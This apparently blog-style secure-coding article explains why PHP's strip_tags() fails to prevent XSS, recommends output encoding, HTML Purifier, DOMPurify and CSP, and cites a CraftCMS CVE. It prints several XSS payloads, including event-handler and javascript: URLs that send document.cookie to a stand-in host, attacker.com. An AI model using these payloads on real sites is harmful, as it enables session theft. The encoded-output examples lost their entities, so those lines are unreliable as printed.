A False Sense of Security That Your Code Probably Has Right Now

Developers in countless PHP applications believe that sanitizing user input with strip_tags() prevents XSS attacks. It doesn't. The function removes HTML and PHP tags from a string, but it leaves attributes intact. An attacker doesn't need script tags to execute JavaScript. They just need an event handler, a javascript: protocol in a URL, or an SVG element with embedded code. Most developers never discover this vulnerability until something goes wrong.
strip_tags() gives you a false sense of security while leaving the door wide open. This article explains why, shows you real payloads that strip_tags() misses, and walks you through the proper defenses.
What strip_tags() Actually Does
The PHP function strip_tags() removes HTML and PHP tags from a string. If you pass it the whitelist parameter, it removes everything except the tags you explicitly allow. That seems reasonable on the surface.
Here’s the problem: it only removes tags. It does not process, validate, or escape HTML attributes.
$userInput = '<img src=x onerror="alert(\'XSS\')">';
echo strip_tags($userInput);
// Output: (empty, because img is not whitelisted)

$userInput = '<img src=x onerror="alert(\'XSS\')">';
echo strip_tags($userInput, '<img>');
// Output: <img src=x onerror="alert('XSS')">
// The onerror attribute is still there. The JavaScript executes in the browser.
This is the core vulnerability. When you whitelist a tag with strip_tags(), the function preserves all of its attributes without modification. Event handlers execute. JavaScript URLs execute. The tag is intact and functional for the attacker's payload.
The PHP documentation itself warns: “strip_tags() should not be used as a replacement for security functions like htmlspecialchars() or htmlentities(). It is not designed to prevent XSS attacks.”
How XSS Actually Works Without Script Tags
Most developers imagine XSS as something like <script>alert('hacked')</script>. That's one vector, but it's far from the only one. The dangerous reality is that attackers have many ways to execute JavaScript without ever using a script tag at all.
An attacker doesn’t need a script tag to run code. They can use any event handler on any HTML element. When you whitelist a <div> tag with strip_tags(), the attacker injects <div onclick="fetch('https://attacker.com/steal?cookie=' + document.cookie)">Click me</div>. The div renders with the onclick handler intact. When a user clicks it, their cookies are sent to the attacker's server. The event handler was never touched by strip_tags() because it's not a tag—it's an attribute.
Images with broken src attributes trigger the onerror event, and this happens automatically without any user interaction. An attacker can use <img src=invalid onerror="fetch('https://attacker.com/steal?cookie=' + document.cookie)"> when you've whitelisted the img tag. The img tag renders, the src is invalid, and the onerror handler executes immediately. The user doesn't have to interact with anything. The attacker's code runs on page load.
Links can also be weaponized through the javascript: protocol. Instead of pointing to HTTP URLs, they can use javascript: to run code. When you whitelist the <a> tag, an attacker uses <a href="javascript:fetch('https://attacker.com/steal?cookie=' + document.cookie)">Click here</a>. The link renders, and clicking it executes the JavaScript. The attacker can inject form data, exfiltrate session tokens, or redirect to a phishing page. Even if you think you've encoded quotes, there are bypasses. What matters is that the href attribute survives strip_tags() completely untouched.
SVG elements are a vector many developers forget about. SVG is valid markup. Browsers render it. And it supports JavaScript in multiple ways: script tags inside the SVG, event handlers on SVG elements, and even animation tags with special constructions. If you whitelist svg, then <svg onload="fetch('https://attacker.com/steal?cookie=' + document.cookie)"><script>alert(1)</script></svg> becomes a working XSS payload. Both the onload handler and the script tag execute.
Event handlers extend far beyond images and anchors. They exist on nearly every HTML element. All of these execute JavaScript when appropriate: <div onmouseover="...">, <span onfocus="...">, <form onsubmit="...">, <input onchange="...">, <body onload="...">. The list is long and strip_tags() preserves every one of them.
Input Sanitization Is Not Output Encoding
A fundamental truth that many developers confuse is this: sanitizing input and encoding output are not the same thing. They serve different purposes in different parts of your application.
Sanitization attempts to remove or neutralize dangerous content from user input before it’s stored. The intent is good, but the execution is fragile. You have to know every possible attack vector. As this article shows, that’s hard. Even libraries like strip_tags() miss vectors because they were designed for a different purpose. It was meant to remove unwanted HTML tags from text you’ve already validated, not to defend against sophisticated attackers.
Encoding transforms text into a format safe for the specific context where it’s being used. When you output HTML, you encode special characters so the browser treats them as text, not markup. When you output JavaScript, you use a different encoding. The context matters because the same string can be dangerous in one place and harmless in another.
// Sanitization (input time):
$comment = strip_tags($_POST['comment']); // Removes tags, leaves attributes
// This is weak and incomplete.

// Encoding (output time):
echo htmlspecialchars($_POST['comment'], ENT_QUOTES, 'UTF-8');
// Converts < > " ' & to HTML entities.
// The browser interprets them as text, not markup.
// This is strong and complete.
The PHP documentation recommends encoding, not sanitization. The OWASP community recommends encoding. Security experts recommend encoding. And yet, many codebases still try to sanitize input and skip encoding on output.
The order is important: first, validate input for the format and length you expect. Then store it as-is. Then, when you output it, encode it for the context. This gives you defense in depth. If your encoding fails or gets bypassed somehow, at least you weren’t storing dangerous content. If your encoding succeeds, even dangerous input is rendered harmless.
Why htmlspecialchars() Is The Right Tool
PHP has a better function: htmlspecialchars(). It's simpler, faster, and more reliable than strip_tags() for preventing XSS in HTML contexts.
$userInput = '<img src=x onerror="alert(\'XSS\')">';
echo htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8');
// Output: <img src=x onerror="alert('XSS')">When htmlspecialchars() runs, special characters become HTML entities. The < becomes <, the > becomes >, double quotes become ", single quotes become ', and ampersands become &. The browser sees text, not HTML. The JavaScript never executes. The browser never tries to interpret the payload as markup.
The ENT_QUOTES flag is important. It tells the function to encode both double and single quotes. Without it, single-quoted attributes can still cause problems.
// Without ENT_QUOTES:
$userInput = "value=onload='alert(1)'";
echo htmlspecialchars($userInput); // Leaves single quotes alone
// Output: value=onload='alert(1)'

// With ENT_QUOTES:
echo htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8');
// Output: value=onload='alert(1)'
Laravel Blade: {{ }} vs {!! !!}
Laravel’s Blade templating engine makes this choice explicit. The double brace syntax {{ }} automatically escapes output using htmlspecialchars(). The raw syntax {!! !!} does not.
{{-- User input from $user->bio --}}

{{-- This is safe. The output is escaped. --}}
<p>{{ $user->bio }}</p>
{{-- This is dangerous if $user->bio contains user input. --}}
<p>{!! $user->bio !!}</p>
When you use {{ }}, Laravel converts special characters to entities. The user's input is displayed as text, not interpreted as markup. This is the right choice for all user-supplied data.
When you use {!! !!}, you're telling Laravel "I know this is dangerous, and I've verified the content is safe." This is appropriate for content you control: a markdown parser output, a CMS editor output that you've sanitized with a proper library, or your own internal templates.
The problem is that developers often use {!! !!} with user input, thinking that strip_tags() made it safe. It didn't. The payload is still there, just without its surrounding tags.
{{-- The user submitted this via a form: --}}
{{-- <img src=x onerror="steal()"> --}}

{{-- A developer does this: --}}
<p>{!! strip_tags($user->input, '<img><p><a>') !!}</p>
{{-- The rendered HTML is: --}}
{{-- <p><img src=x onerror="steal()"></p> --}}
{{-- The onerror attribute executes. --}}
Use {{ }} by default. Use {!! !!} only when you've explicitly verified the content is safe using a proper sanitization library like HTML Purifier.
When You Actually Need HTML: Use HTML Purifier or DOMPurify
Sometimes you genuinely need to allow users to submit HTML. Comments with links and basic formatting. Markdown that gets converted to HTML. Rich text from a WYSIWYG editor. In these cases, strip_tags() is insufficient. You need a library designed for the job.
For PHP backends, use HTML Purifier. It’s a mature, thoroughly audited library that removes unsafe elements and attributes while preserving safe ones. HTML Purifier is built on a completely different architecture than strip_tags(). Instead of trying to remove known-dangerous elements, it tokenizes the input, validates against a whitelist, and reconstructs clean HTML. This whitelist-based approach is far safer than any blacklist approach.
require_once 'HTML/Purifier.php';

$config = HTMLPurifier_Config::createDefault();

// Configure what tags and attributes are allowed
$config->set('HTML.Allowed', 'p,br,strong,em,a[href],ul,ol,li');
$purifier = new HTMLPurifier($config);
$cleanHTML = $purifier->purify($userInput);
HTML Purifier decomposes the input into tokens, validates the structure, and reconstructs it. It removes non-whitelisted elements and all attributes on non-whitelisted elements. It validates URLs in href and src attributes, blocking javascript: and data: schemes by default. This is critical because, as we’ve seen, attackers abuse URL schemes to inject code.
The configuration is explicit. You decide which tags are allowed, which attributes on those tags are allowed, and what validation rules apply. This gives you control without exposing yourself to vectors you haven’t considered. When HTML Purifier encounters an attribute it doesn’t recognize, it removes it. When it sees a URL scheme it doesn’t trust, it blocks it. This fail-safe default is what makes it trustworthy.
For JavaScript environments, use DOMPurify. It’s a DOM-only sanitizer that works in the browser or in Node.js. It has a secure default configuration and can be customized for specific use cases. DOMPurify parses HTML in the browser’s actual DOM parser, which means it understands the same HTML that the browser understands, reducing the chance of parser mismatches that could be exploited.
<script src="https://cdn.jsdelivr.net/npm/dompurify@3.3.3/dist/purify.min.js"></script>
<script>
  const userHTML = '<img src=x onerror="alert(\'XSS\')">';
  const clean = DOMPurify.sanitize(userHTML);
  // Result: <img src="x">
  // The onerror attribute is removed.
</script>
DOMPurify defaults to allowing text and basic HTML like p, div, h1-h6 and span. It removes all event handlers and dangerous attributes. You can configure it to allow more if needed. When you need specific attributes like href on links, you pass them in a configuration object:
const clean = DOMPurify.sanitize(userHTML, {
  ALLOWED_TAGS: ['p', 'br', 'strong', 'em', 'a'],
  ALLOWED_ATTR: ['href']
});
The difference between HTML Purifier, DOMPurify and strip_tags() is fundamental. strip_tags() is a simple text transformation. It doesn’t understand HTML structure, validation, or context. The sanitization libraries understand HTML parsing, DOM trees, attribute validation and URL parsing. They know which attributes are dangerous on which elements. They understand encoding. They follow the HTML specification. This is why they’re thousands of lines of code while strip_tags() is dozens.
Both libraries follow the same principle: whitelist-based filtering. They explicitly allow certain tags and attributes and reject everything else. This is far safer than blacklist-based approaches like strip_tags() that try to remove known dangers. With whitelists, you’re protected against vectors you haven’t thought of yet. With blacklists, you’re exposed the moment someone finds a vector you missed.
A Real-World Example: CVE-2026–31859 in CraftCMS
The danger of strip_tags() for security isn’t theoretical. In early 2026, CraftCMS released a vulnerability patch addressing CVE-2026–31859, a reflected XSS vulnerability in the user authentication system. The developers had tried to fix an earlier issue (CVE-2025–35939) by adding strip_tags() calls to sanitize return URLs in the authentication flow.
The code looked reasonable on the surface. After a user logs in, they get redirected to a return URL stored in the application. The developers called strip_tags() on this URL to clean it before rendering it in an href attribute. But strip_tags() only removes angle brackets. It doesn’t validate URL schemes. Payloads like javascript:alert(document.cookie) contain no HTML tags and pass through strip_tags() completely unmodified.
When the return URL was rendered in the final HTML like <a href="...return URL...">Go back</a>, the attacker's javascript: URL was already there. Clicking the link executed arbitrary JavaScript in the user's browser, potentially stealing session cookies or CSRF tokens. All versions from 4.15.3 before 4.17.3 and 5.7.5 before 5.9.7 were affected.
The fix wasn’t to use a more aggressive filtering function. CraftCMS switched to proper URL validation using PHP’s filter_var() function with FILTER_VALIDATE_URL and explicit scheme checking. They then switched to proper output encoding with htmlspecialchars() in their templates. This prevented the URL from being interpreted as a protocol handler.
This vulnerability shows exactly why developers should not use strip_tags() as a security function. It shows why URL validation and output encoding matter. And it shows that even experienced developers shipping code on production systems can fall into this trap when they use the wrong tool for the job.
Content Security Policy: The Final Layer
Even with proper encoding and sanitization, you want another layer of defense. Content Security Policy (CSP) is an HTTP header that tells the browser which resources can be loaded and executed. A strict CSP can prevent XSS from running even if it makes it into your HTML.
Content-Security-Policy: default-src 'none'; script-src 'nonce-random123'; style-src 'nonce-random123'; img-src https:; connect-src https:;This policy says: by default, don’t allow any resources. Allow scripts from this page only if they have the correct nonce attribute. Allow styles from this page only if they have the correct nonce. Allow images from HTTPS URLs. Allow fetch and XHR to HTTPS URLs.
If an attacker injects <img onerror="alert(1)">, the img can load (based on the policy), but the onerror handler won't execute because CSP blocks inline event handlers. If an attacker injects <script>alert(1)</script>, it won't execute because the script doesn't have the nonce. This means even if your encoding slips somewhere, CSP catches the attack.
CSP is powerful, but it’s not a substitute for proper encoding and sanitization. It’s a defense-in-depth layer that catches things that slip through. The first two layers, proper encoding and sanitization where needed are still required. Don’t rely on CSP alone. Use it as your final safety net.
Finding and Fixing strip_tags() Misuse in Your Codebase
If you have an existing Laravel application, you should audit it for strip_tags() vulnerabilities. Start by searching for strip_tags() calls using grep or your IDE. Run grep -r "strip_tags" app/ and document every occurrence you find. For each occurrence, check what happens next. Is the output passed to Blade with {!! !!}? Is it stored in the database and later rendered with {!! !!}? Tracing data flow is critical because dangerous patterns can hide several steps apart.
Next, search for {!! !!} in your views directory. Run grep -r "{!!" resources/views/ and examine each template. This will find places where raw HTML is being rendered. Look at what data gets rendered this way. Where does it come from? Is it user-supplied? Is it from the database, which might contain user-supplied data from earlier? Is it from an API call, whose data might come from users?
When you find strip_tags() being used to clean data that later gets rendered with {!! !!}, that's your vulnerability. Replace it. If you don't need HTML at all, the fix is simple. Store the input as-is without any manipulation. Then in Blade, use {{ }} syntax which automatically escapes:
// Old (unsafe):
$clean = strip_tags($userInput);

// New (safe):
$clean = $userInput; // Store as-is
// Then in Blade:
{{ $clean }} // This escapes automatically
If you do need to allow some HTML, don’t try to fix it with a different filtering function. Use HTML Purifier to validate and clean the HTML properly:
// Old (unsafe):
$clean = strip_tags($userInput, '<p><a><img>');

// New (safe):
$config = HTMLPurifier_Config::createDefault();
$config->set('HTML.Allowed', 'p,a[href],img[src]');
$purifier = new HTMLPurifier($config);
$clean = $purifier->purify($userInput);
After you’ve fixed the filtering, change {!! !!} to {{ }} unless the data is guaranteed safe. If you've sanitized with HTML Purifier and you're confident in your configuration, you can keep {!! !!}. If not, use {{ }} to get automatic escaping:
{{-- This data went through HTML Purifier, so {!! !!} is okay: --}}
{!! $cleanHTML !!}

{{-- This data came from user input without sanitization, so use {{ }}: --}}
{{ $userComment }}
The audit takes time, but it’s time well spent. Most applications have at least a few places where this pattern appears. Find them. Fix them. Test thoroughly. Your users’ security depends on it.
The Real Cost of Cutting Corners
XSS vulnerabilities lead to session hijacking, credential theft, malware injection and data exfiltration. An attacker who can run JavaScript in your user’s browser can do almost anything the user can do. They can change passwords, place orders, send messages, extract sensitive data or install keyloggers. The impact ranges from privacy violations to fraud to complete account compromise.
The fix is not complex. The tools are simple. The cost of implementation is negligible. The cost of missing an attack is catastrophic.
strip_tags() is a convenient myth. It feels like a fix because it removes visible tags. But the danger isn’t in the tags. It’s in the attributes, the URLs, the event handlers and the other contexts where JavaScript can execute without angle brackets. Using strip_tags() as a security function is like using a seatbelt made of cotton. It looks like protection until you need it.
Use htmlspecialchars() with ENT_QUOTES for regular content. Use HTML Purifier or DOMPurify when you need to allow HTML. Use Blade’s {{ }} syntax by default. Audit your codebase for misuse of {!! !!}. Deploy a strict CSP header. Do all of this and XSS becomes a non-issue.
strip_tags() serves a purpose: removing unwanted HTML tags from content you’ve already verified is safe. But if you’re using it to protect against XSS, you’re using the wrong tool. The attack is already inside your gate.


